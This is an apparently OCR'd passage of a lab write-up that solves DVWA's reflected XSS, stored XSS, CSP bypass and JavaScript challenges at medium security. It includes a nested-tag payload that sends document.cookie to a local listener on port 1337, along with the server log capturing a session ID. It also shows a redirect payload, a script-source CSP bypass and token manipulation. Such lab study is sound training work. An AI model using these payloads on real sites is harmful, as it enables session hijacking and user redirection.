
As we can analyze in this case, now <script> will be deleted, so the method that was used before will not work.



So we will have to find another way.
Looking a little at the verification code we can see that only if it finds '<script>' then it will remove that word. However, if we put a script nest with something like "<scr<script>ipt></script>" then what the code will do is remove the first script so after removing that script it would look like this: "<script></script>" and therefore the browser will execute that script. So we would just have to place something like this:
<SCR<script>IPT> window.location='http://127.0.0.1:1337/?cookie=' + document.cookie </SCRIPT>
What this will do is bypass the script validation and we will execute a command on the machine that will create a fictitious server by means of python to which we will redirect the session cookie.




127.0.0.1:1337/?cookie=security=medium; PHPSESSID=1e4756ba695c580fc87c9a6d600a2fe2
.git/
.gitattributes
.github/
.gitignore
about.php
CHANGELOG.md
compose.yml
config/
COPYING.txt
database/
Dockerfile
docs/
dvwa/
external/
favicon.ico
hackable/
index.php
instructions.php
login.php
logout.php
php.ini
phpinfo.php
README.ar.md
README.es.md
README.fa.md
README.fr.md


kali@kali: ~/labspti/DVWA
File Actions Edit View Help
Enter SQL password (press Enter for no password):
Enter password:
SQL commands executed successfully.
Configuring DVWA ...
Configuring permissions ...
Configuring PHP ...
Enabling Apache ...
Restarting Apache ...
DVWA has been installed successfully. Access http://localhost/DVWA to get sta
rted.
Credentials:
Username: admin
Password: password
With ♡ by IamCarron
(kali㉿kali)-[~/labspti/DVWA]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [21/Apr/2025 14:58:44] "GET /?cookie=security=medium;%20PHPSESS
ID=1e4756ba695c580fc87c9a6d600a2fe2 HTTP/1.1" 200 -
127.0.0.1 - - [21/Apr/2025 14:58:44] "GET /favicon.ico HTTP/1.1" 200 -
127.0.0.1 - - [21/Apr/2025 15:01:03] "GET /?cookie=security=medium;%20PHPSESS
ID=1e4756ba695c580fc87c9a6d600a2fe2 HTTP/1.1" 200 -
127.0.0.1 - - [21/Apr/2025 15:02:23] "GET /?cookie=security=medium;%20PHPSESS
ID=1e4756ba695c580fc87c9a6d600a2fe2 HTTP/1.1" 200 -

- **XSS (Stored)**

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.


An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

The XSS is stored in the database. The XSS is permanent, until the database is reset or the payload is manually deleted.


Objective

Redirect everyone to a web page of your choosing.

Looking at the source code we can notice that it is vulnerable to **Stored XSS** because it only removes the <script> tag from the name field, but not other vectors such as <img> tags with events (onerror). In addition, data is saved in the database without proper sanitization when displaying, allowing malicious scripts to execute every time another user views the input.




So when trying to enter code in the text box of the message we will not be able to perform actions with simple code since it removes all the tags as we can see below.





Another attempt that we can make is to enter the ***name*** box is to camouflage the <script> tag in such a way that when it reaches the part of the deletion of tags they eliminate the strategically located fragments, for example we could do it with the

previous attempt but in the following way ***<sc<script>ript>alert(document.cookie)</script>*** With this, we basically have the basis to redirect to the page we want. As a detail, in order to perform this action and obtain the desired behavior, we will have to modify the number of characters allowed in the name bar**.**



With the query in the input ***name*** we will place ***<sc<script>ript>window.location='https://www.adidas.co/'</script>***





With this we have achieved the objective of the exercise of being able to redirect to another page.

○ CSP Bypass


Content Security Policy (CSP) is used to define where scripts and other resources can be loaded or executed from. This module will walk you through ways to bypass the policy based on common mistakes made by developers.

None of the vulnerabilities are actual vulnerabilities in CSP, they are vulnerabilities in the way it has been implemented.


Objective


Bypass Content Security Policy (CSP) and execute JavaScript in the page.


This code is vulnerable because it allows a user to insert HTML content directly into the page without sanitization, making it easier for malicious scripts to run. In addition, although it uses a CSP policy with nonce, it includes 'unsafe-inline', which weakens the protection and allows the policy to be circumvented by inserting a <script> with the correct nonce. This makes CSP bypass and arbitrary JavaScript execution possible.




The first thing we will do is upload and include an image file in the file upload and file inclusion section, we upload an image since it did not allow us to upload JavaScript files, but the steps would be the same with a file .js







In the same CSP Bypass text box we will use the example that is commented in the code and we will experiment by removing parts of the command and adding the file that we previously loaded and with the command ***<script src="/DVWA/hackable/uploads/lock.png"></script>*** here it would be instead of the lock.png a file like new.js in which we printed an alert with the message hello.



- **JavaScript**


The attacks in this section are designed to help you learn about how JavaScript is used in the browser and how it can be manipulated. The attacks could be carried out by just analysing network traffic, but that isn't the point and it would also probably be a lot harder.

Objective


Simply submit the phrase "success" to win the level. Obviously, it isn't quite that easy, each level implements different protection mechanisms, the JavaScript included in the pages has to be analysed and then manipulated to bypass the protections.

For this vulnerability exercise we will start by reviewing the function stored in the medium.js file in which we see the code implements a function that inverts the value of the phrase field concatenated with "XX" at the beginning and end, and then places it in the token field. This serves as a safeguard to prevent the user from simply sending "success" as plain text. However, if the behavior of the script is analyzed, it can be deduced that when entering "success" in the phrase field, the final value generated will be "XXsseccusXX" (the inversion of "XXsuccessXX"), thus complying with the expected validation to win the level.

The script waits 300 ms after loading the page to execute do_elsesomething('XX'), which generates a token by combining 'XX' + phrase + 'XX', inverting that text with do_something and assigning it to the token field. Since the default value of phrase is "ChangeMe", the token is always based on that. To overcome the challenge, simply change the phrase value to "success" in the browser, then manually run do_elsesomething('XX') from the console, and finally submit the form with the successfully generated token.

